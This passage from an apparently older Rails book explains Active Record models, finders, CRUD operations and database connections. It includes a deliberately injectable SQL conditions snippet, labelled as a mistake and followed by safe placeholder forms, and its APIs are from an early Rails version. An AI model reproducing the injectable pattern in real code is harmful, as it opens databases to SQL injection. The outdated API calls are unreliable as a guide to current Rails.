Once we've defined the Order class, we can interrogate it for information about the attributes (columns) it contains. The code that follows uses the `columns()` method, which returns an array of Column objects. From these, we display just the name of each column in the orders table and dump out the details for one particular column, `shipped_at`, by looking it up in a hash. (This code uses the Ruby `pp` library to format objects nicely.)

[Download](#) e1/ar/dump_orders_table.rb

```
require 'pp'

pp Order.columns.map { |col| col.name }
pp Order.columns_hash['shipped_at']
```

When we run this code, we get the following output.

```
["id", "name", "email", "address", "pay_type", "shipped_at"]
#<ActiveRecord::ConnectionAdapters::Column:0x10e4a50
  @default=nil,
  @limit=nil,
  @name="shipped_at",
  @type=:datetime>
```

Notice that Active Record determined the type of each column. In the example, it has worked out that the `shipped_at` column is a datetime in the database. It'll hold values from this column in a Ruby Time object. We can verify this by writing a string representation of a time into this attribute

SQL Type	Ruby Class	SQL Type	Ruby Class
int, integer	Fixnum	float, double	Float
decimal, numeric	Float	char, varchar, string	String
interval, date	Date	datetime, time	Time
clob, blob, text	String	boolean	see text...

Figure 16.1: Mapping SQL Types to Ruby Types

and fetching the contents back out. You'll find that they come back as a Ruby Time.

```
Download e1/ar/dump_orders_table.rb

order = Order.new
order.shipped_at = "2005-03-04 12:34"
pp order.shipped_at.class
pp order.shipped_at
```

This produces

```
Time
Fri Mar 04 12:34:00 CST 2005
```

Figure 16.1, shows the mapping between SQL types and their Ruby representation. In general this mapping is intuitive. The only potential problem occurs with decimal columns. Schema designers use decimal columns to store numbers with a fixed number of decimal places—decimal columns are intended to be exact. Active Record maps these to objects of class Float. Although this will probably work for most applications, floating-point numbers are not exact, and rounding errors might occur if you perform a sequence of operations on attributes of this type. You might instead want to use integer columns and store currencies in units of pennies, cents, or whatever. Alternatively, you could use aggregations (described starting on page 312) to construct Money objects from separate database columns (dollars and cents, pounds and pence, or whatever).

Accessing Attributes

If a model object has an attribute named `balance`, you can access the attribute's value using the indexing operator, passing it either a string or a symbol. Here we'll use symbols.

```
account[:balance]      #=> return current value
account[:balance] = 0.0 #=> set value of balance
```



David Says...

Overriding Model Attributes

Here's an example of the benefits of using accessors to get at the attributes of models. Our account model will raise an exception immediately when someone tries to set a balance below a minimum value.

```
class Account < ActiveRecord::Base
  def balance=(value)
    raise BalanceTooLow if value < MINIMUM_LEVEL
    self[:balance] = value
  end
end
```

However, this is deprecated in normal code, as it considerably reduces your options should you want to change the underlying implementation of the attribute in the future. Instead, you should access values or model attributes using Ruby accessor methods.

```
account.balance      #=> return current value
account.balance = 0.0 #=> set value of balance
```

The value returned using these two techniques will be cast by Active Record to an appropriate Ruby type if possible (so, for example, if the database column is a timestamp, a Time object will be returned). If you want to get the raw value of an attribute, append `_before_type_cast` to the method form of its name, as shown in the following code.

```
account.balance_before_type_cast #=> "123.4", a string
account.release_date_before_type_cast #=> "20050301"
```

Finally, inside the code of the model itself, you can use the `read_attribute()` and `write_attribute()` private methods. These take the attribute name as a string parameter.

Boolean Attributes

Some databases support a boolean column type, others don't. This makes it hard for Active Record to abstract booleans. For example, if the underlying database has no boolean type, some developers use a `char(1)` column containing "t" or "f" to represent true or false. Others use integer columns, where 0 is false and 1 is true. Even if the database supports boolean types

directly (such as MySQL and its bool column type), they might just be stored as 0 or 1 internally.

The problem is that in Ruby the number 0 and the string "f" are both interpreted as true values in conditions.⁴ This means that if you use the value of the column directly, your code will interpret the column as true when you intended it to be false.

```
# DON'T DO THIS
user = Users.find_by_name("Dave")
if user.superuser
  grant_privileges
end
```

To query a column in a condition, you must append a question mark to the column's name.

```
# INSTEAD, DO THIS
user = Users.find_by_name("Dave")
if user.superuser?
  grant_privileges
end
```

This form of attribute accessor looks at the column's value. It is interpreted as false only if it is the number zero; one of the strings "0", "f", "false", or "" (the empty string); a nil; or the constant false. Otherwise it is interpreted as true.

If you work with legacy schemas or have databases in languages other than English, the definition of truth in the previous paragraph may not hold. In these cases, you can override the built-in definition of the predicate methods. For example, in Dutch, the field might contain J or N (for Ja or Nee). In this case, you could write

```
class User < ActiveRecord::Base

  def superuser?
    self.superuser == 'J'
  end

  # . . .
end
```

⁴Ruby has a simple definition of truth. Any value that is not nil or the constant false is true.

Storing Structured Data

It is sometimes convenient to store attributes containing arbitrary Ruby objects directly into database tables. One way that Active Record supports this is by serializing the Ruby object into a string (in YAML format) and storing that string in the database column corresponding to the attribute. In the schema, this column must be defined as type `text`.

Because Active Record will normally map a character or text column to a plain Ruby string, you need to tell Active Record to use serialization if you want to take advantage of this functionality. For example, we might want to record the last five purchases made by our customers. We'll create a table containing a text column to hold this information.

Download [e1/ar/create.sql](#)

```
create table purchases (
  id          int          not null auto_increment,
  name        varchar(100) not null,
  last_five   text,
  primary key (id)
);
```

In the Active Record class that wraps this table, we'll use the `serialize()` declaration to tell Active Record to marshal objects into and out of this column.

Download [e1/ar/dump_serialize_table.rb](#)

```
class Purchase < ActiveRecord::Base
  serialize :last_five
  # ...
end
```

When we create new `Purchase` objects, we can assign any Ruby object to the `last_five` column. In this case, we set it to an array of strings.

Download [e1/ar/dump_serialize_table.rb](#)

```
purchase = Purchase.new
purchase.name = "Dave Thomas"
purchase.last_five = [ 'shoes', 'shirt', 'socks', 'ski mask', 'shorts' ]
purchase.save
```

When we later read it in, the attribute is set back to an array.

Download [e1/ar/dump_serialize_table.rb](#)

```
purchase = Purchase.find_by_name("Dave Thomas")
pp purchase.last_five
pp purchase.last_five[3]
```

This code outputs

```
["shoes", "shirt", "socks", "ski mask", "shorts"]
"ski mask"
```

Although powerful and convenient, this approach is problematic if you ever need to be able to use the information in the serialized columns outside a Ruby application. Unless that application understands the YAML format, the column contents will be opaque to it. In particular, it will be difficult to use the structure inside these columns in SQL queries. You might instead want to consider using object aggregation, described in Section 17.2, *Aggregation*, on page 312, to achieve a similar effect.

16.3 Primary Keys and IDs

You may have noticed that our sample database tables all define an integer column called `id` as their primary key. This is an Active Record convention.

“But wait!” you cry. “Shouldn’t the primary key of my orders table be the order number or some other meaningful column? Why use an artificial primary key such as `id`?”

The reason is largely a practical one—the format of external data may change over time. For example, you might think that the ISBN of a book would make a good primary key in a table of books. After all, ISBNs are unique. But as this particular book is being written, the publishing industry in the US is gearing up for a major change as additional digits are added to *all* ISBNs.

If we’d used the ISBN as the primary key in a table of books, we’d have to go through and update each row to reflect this change. But then we’d have another problem. There’ll be other tables in the database that reference rows in the books table via the primary key. We can’t change the key in the books table unless we first go through and update all of these references. And that will involve dropping foreign key constraints, updating tables, updating the books table, and finally reestablishing the constraints. All in all, something of a pain.

If we use our own internal value as a primary key, things work out a lot better. No third party can come along and arbitrarily tell us to change things—we control our own keyspace. And if something such as the ISBN does need to change, it can change without affecting any of the existing relationships in the database. In effect, we’ve decoupled the knitting together of rows from the external representation of data in those rows.

Now there's nothing to say that we can't expose the id value to our end users. In the orders table, we could externally call it an *order id* and print it on all the paperwork. But be careful doing this—at any time some regulator may come along and mandate that order ids must follow an externally imposed format, and you'd be back where you started.

If you're creating a new schema for a Rails application, you'll probably want to go with the flow and give all of your tables an id column as their primary key.⁵ If you need to work with an existing schema, Active Record gives you a simple way of overriding the default name of the primary key for a table.

```
class BadBook < ActiveRecord::Base
  set_primary_key "isbn"
end
```

Normally, Active Record takes care of creating new primary key values for records that you create and add to the database—they'll be ascending integers (possibly with some gaps in the sequence). However, if you override the primary key column's name, you also take on the responsibility of setting the primary key to a unique value before you save a new row. Perhaps surprisingly, you still set an attribute called id to do this. As far as Active Record is concerned, the primary key attribute is always set using an attribute called id. The set_primary_key declaration sets the name of the column to use in the table. In the following code, we use an attribute called id even though the primary key in the database is isbn.

```
book = BadBook.new
book.id = "0-12345-6789"
book.title = "My Great American Novel"
book.save

# ...

book = BadBook.find("0-12345-6789")
puts book.title      # => "My Great American Novel"
p book.attributes    #=> {"isbn" =>"0-12345-6789",
                        "title"=>"My Great American Novel"}
```

Just to make things more confusing, the attributes of the model object have the column names isbn and title—id doesn't appear. When you need to set the primary key, use id. At all other times, use the actual column name.

⁵As we'll see later, join tables are not included in this advice—they should *not* have an id column.

16.4 Connecting to the Database

Active Record abstracts the concept of a *database connection*, relieving the application of dealing with the low-level details of working with specific databases. Instead, Active Record applications use generic calls, delegating the details to a set of database-specific adapters. (This abstraction breaks down slightly when code starts to make SQL-based queries, as we'll see later.)

*database
connection*

One way of specifying the connection is to use the `establish_connection()` class method.⁶ For example, the following call creates a connection to a MySQL database called `railsdb` on the server `dbserver.com` using the given user name and password. It will be the default connection used by all model classes.

```
ActiveRecord::Base.establish_connection(
  :adapter => "mysql",
  :host    => "dbserver.com",
  :database => "railsdb",
  :username => "railsuser",
  :password => "railspw"
)
```

Active Record comes with support for the DB2, MySQL, Oracle, Postgres, SQLServer, and SQLite databases (and this list will grow). Each adapter takes a slightly different set of connection parameters, as shown in Figure 16.2, on the following page. Note that the Oracle adapter is called `oci`.

Connections are associated with model classes. Each class inherits the connection of its parent. As `ActiveRecord::Base` is the base class of all the Active Record classes, setting a connection for it sets the default connection for all the Active Record classes you define. However, you can override this when you need to.

In the following example, most of our application's tables are in a MySQL database called `online`. For historical reasons (are there any other?), the `customers` table is in the backend database.

```
ActiveRecord::Base.establish_connection(
  :adapter => "mysql",
  :host    => "dbserver.com",
  :database => "online",
  :username => "groucho",
  :password => "swordfish")
```

⁶In full-blown Rails applications, there's another way of specifying connections. We describe it on page 230.

:adapter ⇒	db2	mysql	oci	postgresql	sqlite	sqlserver
:database ⇒	<i>required</i>	<i>required</i>		<i>required</i>		<i>required</i>
:host ⇒		localhost	<i>required</i>	localhost		localhost
:username ⇒	✓	root	<i>required</i>	✓		sa
:password ⇒	✓	✓	<i>required</i>	✓		✓
:port ⇒		3306		5432		
:sslcert ⇒		✓				
:sslcapath ⇒		✓				
:sslcipher ⇒		✓				
:socket ⇒		/tmp/mysql.sock				
:sslkey ⇒		✓				
:schema_order ⇒				✓		
:dbfile ⇒						<i>required</i>

Figure 16.2: Connection Parameters

```

class LineItem < ActiveRecord::Base
  # ...
end

class Order < ActiveRecord::Base
  # ...
end

class Product < ActiveRecord::Base
  # ...
end

class Customer < ActiveRecord::Base
  # ...
end

Customer.establish_connection(
  :adapter => "mysql",
  :host    => "dbserver.com",
  :database => "backend",
  :username => "chicho",
  :password => "piano")

```

When we wrote the Depot application earlier in this book, we didn't use the

`establish_connection()` method. Instead, we specified the connection parameters inside the file `config/database.yml`. For most Rails applications this is the preferred way of working. Not only does it keep all connection information out of the code, it also works better with the Rails testing and deployment philosophies. All of the parameters in Figure 16.2 can also be used in the YAML file. See Section 14.3, *Configuring Database Connections*, on page 230 for details.

Finally, you can combine the two approaches. If you pass a symbol to `establish_connection()`, Rails looks for a section in `database.yml` with that name and bases the connection on the parameters found there. This way you can keep all connection details out of your code.

16.5 CRUD—Create, Read, Update, Delete

Active Record makes it easy to implement the four basic operations on database tables: create, read, update, and delete.

In this section we'll be working with our orders table in a MySQL database. The following examples assume we have a basic Active Record model for this table.

```
class Order < ActiveRecord::Base
end
```

Creating New Rows

In the object-relational paradigm, tables are represented as classes, and rows in the table correspond to objects of that class. It seems reasonable that we create rows in a table by creating new objects of the appropriate class. We can create new objects representing rows in our orders table by calling `Order.new()`. We can then fill in the values of the attributes (corresponding to columns in the database). Finally, we call the object's `save()` method to store the order back into the database. Without this call, the order would exist only in our local memory.

[Download](#) e1/ar/new_examples.rb

```
an_order = Order.new
an_order.name      = "Dave Thomas"
an_order.email     = "dave@pragprog.com"
an_order.address   = "123 Main St"
an_order.pay_type  = "check"
an_order.save
```

Active Record constructors take an optional block. If present, the block is invoked with the newly created order as a parameter. This might be useful if you wanted to create and save away an order without creating a new local variable.

[Download](#) e1/ar/new_examples.rb

```
Order.new do |o|
  o.name = "Dave Thomas"
  # . . .
  o.save
end
```

Finally, Active Record constructors accept a hash of attribute values as an optional parameter. Each entry in this hash corresponds to the name and value of an attribute to be set. As we'll see later in the book, this is useful when storing values from HTML forms into database rows.

[Download](#) e1/ar/new_examples.rb

```
an_order = Order.new(
  :name => "Dave Thomas",
  :email => "dave@pragprog.com",
  :address => "123 Main St",
  :pay_type => "check")
an_order.save
```

Note that in all of these examples we did not set the `id` attribute of the new row. Because we used the Active Record default of an integer column for the primary key, Active Record automatically creates a unique value and sets the `id` attribute just before saving the row. We can subsequently find this value by querying the attribute.

[Download](#) e1/ar/new_examples.rb

```
an_order = Order.new
an_order.name = "Dave Thomas"
# ...
an_order.save
puts "The ID of this order is #{an_order.id}"
```

The `new()` constructor creates a new `Order` object in memory; we have to remember to save it to the database at some point. Active Record has a convenience method, `create()`, that both instantiates the model object and stores it into the database.

[Download](#) e1/ar/new_examples.rb

```
an_order = Order.create(
  :name => "Dave Thomas",
  :email => "dave@pragprog.com",
  :address => "123 Main St",
```

```
:pay_type => "check")
```

You can pass `create()` an array of attribute hashes; it'll create multiple rows in the database and return an array of the corresponding model objects.

[Download](#) `e1/ar/new_examples.rb`

```
orders = Order.create(
  [ { :name      => "Dave Thomas",
      :email     => "dave@pragprog.com",
      :address   => "123 Main St",
      :pay_type  => "check"
    },
    { :name      => "Andy Hunt",
      :email     => "andy@pragprog.com",
      :address   => "456 Gentle Drive",
      :pay_type  => "po"
    }
  ] )
```

The *real* reason that `new()` and `create()` take a hash of values is that you can construct model objects directly from form parameters.

[Download](#) `e1/ar/new_examples.rb`

```
order = Order.create(params)
```

Reading Existing Rows

Reading from a database involves first specifying which particular rows of data you are interested in—you'll give Active Record some kind of criteria, and it will return objects containing data from the row(s) matching the criteria.

The simplest way of finding a row in a table is by specifying its primary key. Every model class supports the `find()` method, which takes one or more primary key values. If given just one primary key, it returns an object containing data for the corresponding row (or throws a `RecordNotFound` exception). If given multiple primary key values, `find()` returns an array of the corresponding objects. Note that in this case a `RecordNotFound` exception is returned if *any* of the ids cannot be found (so if the method returns without raising an error, the length of the resulting array will be equal to the number of ids passed as parameters).

```
an_order = Order.find(27)  # find the order with id == 27
```

```
# Get a list of product ids from a form, then
# sum the total price
product_list = params[:product_ids]
total = 0.0
Product.find(product_list).each {|prd| total += prd.total}
```

Often, though, you need to read in rows based on criteria other than their primary key value. Active Record provides a range of options for performing these queries. We'll start by looking at the low-level `find()` method and later move on to higher-level dynamic finders.

So far we've just scratched the surface of `find()`, using it to return one or more rows based on ids that we pass in as parameters. However, `find()` has something of a split personality. If you pass in one of the symbols `:first` or `:all` as the first parameter, humble old `find()` blossoms into a remarkably powerful searching machine.

The `:first` variant of `find()` returns the first row that matches a set of criteria, while the `:all` form returns an array of matching rows. Both of these forms take a set of keyword parameters that control what they do. But before we look at these, we need to spend a page or two explaining how Active Record handles SQL.

SQL and Active Record

To illustrate how Active Record works with SQL, let's look at the `:conditions` parameter of the `find(:all, :conditions =>...)` method call. This `:conditions` parameter determines which rows are returned by the `find()`; it corresponds to an SQL where clause. For example, to return a list of all orders for Dave with a payment type of "po," you could use

```
pos = Order.find(:all,
                 :conditions => "name = 'dave' and pay_type = 'po'")
```

The result will be an array of all the matching rows, each neatly wrapped in an `Order` object. If no orders match the criteria, the array will be empty.

That's fine if your condition is predefined, but how do you handle the situation where the name of the customer is set externally (perhaps coming from a web form)? One way is to substitute the value of that variable into the condition string.

```
# get the limit amount from the form
name = params[:name]
# DON'T DO THIS!!!
pos = Order.find(:all,
                 :conditions => "name = '#{name}' and pay_type = 'po'")
```

As the comment suggests, this really isn't a good idea. Why? Because it leaves your database wide open to something called an *SQL injection* attack, which we describe in more detail in Chapter 23, *Securing Your*

SQL injection

Rails Application, on page 510. For now, take it as a given that substituting a string from an external source into an SQL statement is effectively the same as publishing your entire database to the whole online world.

Instead, the safe way to generate dynamic SQL is to let Active Record handle it. Wherever you can pass in a string containing SQL, you can also pass in an array. The first element of this array is a string containing SQL. Within this SQL you can embed placeholders, which will be replaced at runtime by the values in the rest of the array.

One way of specifying placeholders is to insert one or more question marks in the SQL. The first question mark is replaced by the second element of the array, the next question mark by the third, and so on. For example, we could rewrite the previous query as

```
name = params[:name]
pos = Order.find(:all,
                 :conditions => ["name = ? and pay_type = 'po'", name])
```

You can also use named placeholders. Each placeholder is of the form `:name`, and the corresponding values are supplied as a hash, where the keys correspond to the names in the query.

```
name      = params[:name]
pay_type = params[:pay_type]
pos = Order.find(:all,
                 :conditions => ["name = :name and pay_type = :pay_type",
                               {:pay_type => pay_type, :name => name}])
```

You can take this a step further. Because `params` is effectively a hash, you can simply pass the whole thing in to the condition.

```
pos = Order.find(:all,
                 :conditions => ["name = :name and pay_type = :pay_type", params])
```

Regardless of which form of placeholder you use, Active Record takes great care to quote and escape the values being substituted into the SQL. Use these forms of dynamic SQL, and Active Record will keep you safe from injection attacks.

Power find()

Now that we know how to specify conditions, let's turn our attention to the various options supported by `find(:first, ...)` and `find(:all, ...)`.

First, it's important to understand that `find(:first, ...)` generates an identical SQL query to doing `find(:all, ...)` with the same conditions, except that the result set is limited to a single row. We'll describe the parameters for both



David Says...

But Isn't SQL Dirty?

Ever since programmers started to layer object-oriented systems on top of relational databases, they've struggled with the question of how deep to run the abstraction. Some object-relational mappers seek to eradicate the use of SQL entirely, striving for object-oriented purity by forcing all queries through another OO layer.

Active Record does not. It was built on the notion that SQL is neither dirty nor bad, just verbose in the trivial cases. The focus is on removing the need to deal with the verbosity in those trivial cases (writing a 10-attribute insert by hand will leave any programmer tired) but keeping the expressiveness around for the hard queries—the type SQL was created to deal with elegantly.

Therefore, you shouldn't feel guilty when you use `find_by_sql()` to handle either performance bottlenecks or hard queries. Start out using the object-oriented interface for productivity and pleasure, and then dip beneath the surface for a close-to-the-metal experience when you need to.

methods in one place and illustrate them using `find(:all, ...)`. We'll call `find()` with a first parameter of `:first` or `:all` the *finder method*.

With no extra parameters, the finder effectively executes a `select` from... statement. The `:all` form returns all rows from the table, and `:first` returns one. The order is not guaranteed (so `Order.find(:first)` will not necessarily return the first order created by your application).

The `:conditions` parameter lets you specify the condition passed to the SQL where clause used by the `find()` method. This condition can be either a string containing SQL or an array containing SQL and substitution values, as described in the previous section. (From now on we won't mention this explicitly—whenever we talk about an SQL parameter, assume the method can accept either an array or a string.)

:conditions

```
daves_orders = Order.find(:all, :conditions => "name = 'Dave'")
```

```
name = params[:name]
```

```
other_orders = Order.find(:all, :conditions => ["name = ?", name])
```

```
yet_more = Order.find(:all,
```

```
:conditions => ["name = :name and pay_type = :pay_type",
               params])
```

SQL doesn't guarantee that rows will be returned in any particular order unless you explicitly add an order by clause to the query. The `:order` parameter lets you specify the criteria you'd normally add after the order by keywords. For example, the following query would return all of Dave's orders, sorted first by payment type and then by shipping date (the latter in descending order).

```
orders = Order.find(:all,
                   :conditions => "name = 'Dave'",
                   :order      => "pay_type, shipped_at DESC")
```

You can limit the number of rows returned by `find(:all, ...)` with the `:limit` parameter. If you use the limit parameter, you'll probably also want to specify the sort order to ensure consistent results. For example, the following returns the first 10 matching orders only.

```
orders = Order.find(:all,
                   :conditions => "name = 'Dave'",
                   :order      => "pay_type, shipped_at DESC",
                   :limit      => 10)
```

The `:offset` parameter goes hand in hand with the `:limit` parameter. It allows you to specify the offset of the first row in the result set that will be returned by `find()`.

```
# The view wants to display orders grouped into pages,
# where each page shows page_size orders at a time.
# This method returns the orders on page page_num (starting
# at zero).
def Order.find_on_page(page_num, page_size)
  find(:all,
       :order => "id",
       :limit => page_size,
       :offset => page_num*page_size)
end
```

The `:joins` parameter to the finder method lets you specify a list of additional tables to be joined to the default table. This parameter is inserted into the SQL immediately after the name of the model's table and before any conditions specified by the first parameter. The join syntax is database-specific. The following code returns a list of all line items for the book called *Programming Ruby*.

```
LineItem.find(:all,
              :conditions => "pr.title = 'Programming Ruby'",
              :joins      => "as li inner join products as pr on li.product_id = pr.id")
```

As we'll see in Section 16.6, *Relationships between Tables*, on page 277, you probably won't use the `:joins` parameter of `find()` very much—Active Record handles most of the common intertable joins for you.

There's one additional parameter, `:include`, that kicks in only if you have associations defined. We'll talk about it starting on page 297. `:include`

The `find(:all, ...)` method returns an array of model objects. If instead you want just one object returned, use `find(:first, ...)`. This takes the same parameters as the `:all` form, but the `:limit` parameter is forced to the value 1, so only one row will be returned.

Download `e1/ar/find_examples.rb`

```
# return an arbitrary order
order = Order.find(:first)

# return an order for Dave
order = Order.find(:first, :conditions => "name = 'Dave Thomas'")

# return the latest order for Dave
order = Order.find(:first,
                  :conditions => "name = 'Dave Thomas'",
                  :order      => "id DESC")
```

If the criteria given to `find(:first, ...)` result in multiple rows being selected from the table, the first of these is returned. If no rows are selected, `nil` is returned.

The `find()` method constructs the full SQL query string for you. The method `find_by_sql()` allows your application to take full control. It accepts a single parameter containing an SQL select statement and returns a (potentially empty) array of model objects from the result set. The attributes in these models will be set from the columns returned by the query. You'd normally use the `select *` form to return all columns for a table, but this isn't required.⁷

Download `e1/ar/find_examples.rb`

```
orders = LineItem.find_by_sql("select line_items.* from line_items, orders " +
                             " where order_id = orders.id                " +
                             "   and orders.name = 'Dave Thomas'         ")
```

Only those attributes returned by a query will be available in the resulting model objects. You can determine the attributes available in a model object using the `attributes()`, `attribute_names()`, and `attribute_present?()` meth-

⁷But if you fail to fetch the primary key column in your query, you won't be able to write updated data from the model back into the database. See Section 17.7, *The Case of the Missing ID*, on page 344.

ods. The first returns a hash of attribute name/value pairs, the second an array of names, and the third returns true if a named attribute is available in this model object.

[Download](#) e1/ar/find_examples.rb

```
orders = Order.find_by_sql("select name, pay_type from orders")

first = orders[0]
p first.attributes
p first.attribute_names
p first.attribute_present?("address")
```

This code produces

```
{ "name"=>"Dave Thomas", "pay_type"=>"check" }
[ "name", "pay_type" ]
false
```

`find_by_sql()` can also be used to create model objects containing derived column data. If you use the `as xxx` SQL syntax to give derived columns a name in the result set, this name will be used as the name of the attribute.

[Download](#) e1/ar/find_examples.rb

```
items = LineItem.find_by_sql("select *,
                             \"          quantity*unit_price as total_price, \" +
                             \"          products.title as title          \" +
                             \" from line_items, products                \" +
                             \" where line_items.product_id = products.id \"")

li = items[0]
puts "#{li.title}: #{li.quantity}x#{li.unit_price} => #{li.total_price}"
```

As with conditions, you can also pass an array to `find_by_sql()`, where the first element is a string containing placeholders. The rest of the array can be either a hash or a list of values to be substituted.

```
Order.find_by_sql(["select * from orders where amount > ?",
                  params[:amount]])
```

Counting Rows

Active Record defines two class methods that return the counts of rows matching criteria. The method `count()` returns the number of rows that match the given criteria (or all rows if no criteria are given). The method `count_by_sql()` returns a single number generated by an SQL statement (that statement will normally be a `select count(*) from...`).

[Download](#) e1/ar/find_examples.rb

```
c1 = Order.count
c2 = Order.count(["name = ?", "Dave Thomas"])
```



David Says...

To Raise, or Not to Raise?

When you use a finder driven by primary keys, you're looking for a particular record. You expect it to exist. A call to `Person.find(5)` is based on our knowledge of the person table. We want the row with an id of 5. If this call is unsuccessful—if the record with the id of 5 has been destroyed—we're in an exceptional situation. This mandates the raising of an exception, so Rails raises `RecordNotFound`.

On the other hand, finders that use criteria to search are looking for a *match*. So, `Person.find(:first,:condition=>"name='Dave'")` is the equivalent of telling the database (as a black box), "Give me the first person row that has the name Dave." This exhibits a distinctly different approach to retrieval; we're not certain up front that we'll get a result. It's entirely possible the result set may be empty. Thus, returning `nil` in the case of finders that search for one row and an empty array for finders that search for many rows is the natural, nonexceptional response.

```
c3 = LineItem.count_by_sql("select count(*)           " +
                           "  from line_items, orders       " +
                           "  where line_items.order_id = orders.id " +
                           "    and orders.name = 'Dave Thomas'    ")
puts "Dave has #{c3} line items in #{c2} orders (#{c1} orders in all)"
```

Dynamic Finders

Probably the most common search performed on databases is to return the row or rows where a column matches a given value. A query might be *return all the orders for Dave*, or *get all the blog postings where the subject is "Rails."* In many other languages and frameworks, you'd construct SQL queries to perform these searches. Active Record uses Ruby's dynamic power to do this for you.

For example, our `Order` model has attributes such as `name`, `email`, and `address`. We can use these names in finder methods to return rows where the corresponding columns match some value.

[Download](#) `e1/ar/find_examples.rb`

```
order  = Order.find_by_name("Dave Thomas")
orders = Order.find_all_by_name("Dave Thomas")
```

```
order = Order.find_all_by_email(params['email'])
```

If you invoke a model's class method with a name starting `find_by_` or `find_all_by_`, Active Record converts it to a finder, using the rest of the method's name to determine the column to be checked. Thus the call to

```
order = Order.find_by_name("Dave Thomas", other_args...)
```

is (effectively) converted by Active Record into

```
order = Order.find(:first,
                  :conditions => ["name = ?", "Dave Thomas"],
                  other_args...)
```

Similarly, calls to `find_all_by_xxx` are converted into matching `find(:all, ...)` calls.

The magic doesn't stop there. Active Record will also create finders that search on multiple columns. For example, you could write

```
user = User.find_by_name_and_password(name, pw)
```

This is equivalent to

```
user = User.find(:first,
                :conditions => ["name = ? and password = ?", name, pw])
```

To determine the names of the columns to check, Active Record simply splits the name that follows the `find_by_` or `find_all_by_` around the string `_and_`. This is good enough most of the time but breaks down if you ever have a column name such as `tax_and_shipping`. In these cases, you'll have to use conventional finder methods.

And, no, there isn't a `find_by_` form that lets you use `_or_` rather than `_and_` between column names.

Reloading Data

In an application where the database is potentially being accessed by multiple processes (or by multiple applications), there's always the possibility that a fetched model object has become stale—someone may have written a more recent copy to the database.

To some extent, this issue is addressed by transactional support (which we describe on page 300). However, there'll still be times where you need to refresh a model object manually. Active Record makes this easy—simply call its `reload()` method, and the object's attributes will be refreshed from the database.

```

stock = Market.find_by_ticker("RUBY")
loop do
  puts "Price = #{stock.price}"
  sleep 60
  stock.reload
end

```

In practice, `reload()` is rarely used outside the context of unit tests.

Updating Existing Rows

After such a long discussion of finder methods, you'll be pleased to know that there's not much to say about updating records with Active Record.

If you have an Active Record object (perhaps representing a row from our orders table), you can write it to the database by calling its `save()` method. If this object had previously been read from the database, this save will update the existing row; otherwise, the save will insert a new row.

If an existing row is updated, Active Record will use its primary key column to match it with the in-memory object. The attributes contained in the Active Record object determine the columns that will be updated—a column will be updated in the database even if its value has not changed. In the following example, all the values in the row for order 123 will be updated in the database table.

```

order = Order.find(123)
order.name = "Fred"
order.save

```

However, in this next example the Active Record object contains just the attributes `id`, `name`, and `paytype`—only these columns will be updated when the object is saved. (Note that you have to include the `id` column if you intend to save a row fetched using `find_by_sql()`).

```

orders = Order.find_by_sql("select id, name, pay_type from orders where id=123")
first = orders[0]
first.name = "Wilma"
first.save

```

In addition to the `save()` method, Active Record lets you change the values of attributes and save a model object in a single call to `update_attribute()`.

```

order = Order.find(123)
order.update_attribute(:name, "Barney")

order = Order.find(321)
order.update_attributes(:name => "Barney",
                       :email => "barney@bedrock.com")

```

Finally, we can combine the functions of reading a row and updating it using the class methods `update()` and `update_all()`. The `update()` method takes an `id` parameter and a set of attributes. It fetches the corresponding row, updates the given attributes, saves the result back to the database, and returns the model object.

```
order = Order.update(12, :name => "Barney", :email => "barney@bedrock.com")
```

You can pass `update()` an array of `ids` and an array of attribute value hashes, and it will update all the corresponding rows in the database, returning an array of model objects.

Finally, the `update_all()` class method allows you to specify the `set` and `where` clauses of the SQL update statement. For example, the following increases the prices of all products with *Java* in their title by 10%.

```
result = Product.update_all("price = 1.1*price", "title like '%Java%'")
```

The return value of `update_all()` depends on the database adapter; most (but not Oracle) return the number of rows that were changed in the database.

save() and save!()

It turns out that there are two versions of the `save` method.

Plain old `save()` returns `true` if the model object is valid and can be saved.

```
if order.save
  # all OK
else
  # validation failed
end
```

It's up to you to check on each call to `save()` that it did what you expected. The reason Active Record is so lenient is that it assumes that `save()` is called in the context of a controller's action method and that the view code will be presenting any errors back to the end user. And for many applications, that's the case.

However, if you need to save a model object in a context where you want to make sure that all errors are handled programmatically, you should use `save!()`. This method raises a `RecordInvalid` exception if the object could not be saved.

```
begin
  order.save!
rescue RecordInvalid => error
  # validation failed
```




Figure 16.3: Race Condition: Second Update Overwrites First

end

Optimistic Locking

In an application where multiple processes access the same database, it's possible for the data held by one process to become stale if another process updates the underlying database row.

For example, two processes may fetch the row corresponding to a particular account. Over the space of several seconds, both go to update that balance. Each loads an Active Record model object with the initial row contents. At different times they each use their local copy of the model to update the underlying row. The result is a *race condition* in which the last person to update the row wins and the first person's change is lost. This is shown in Figure 16.3 .

race condition

One solution to the problem is to lock the tables or rows being updated. By preventing others from accessing or updating them, locking overcomes concurrency issues, but it's a fairly brute-force solution. It assumes that things will go wrong and locks just in case. For this reason, the approach is often called *pessimistic locking*. Pessimistic locking is unworkable for web applications if you need to ensure consistency across multiple user requests, as it is very hard to manage the locks in such a way that the database doesn't grind to a halt.

pessimistic locking

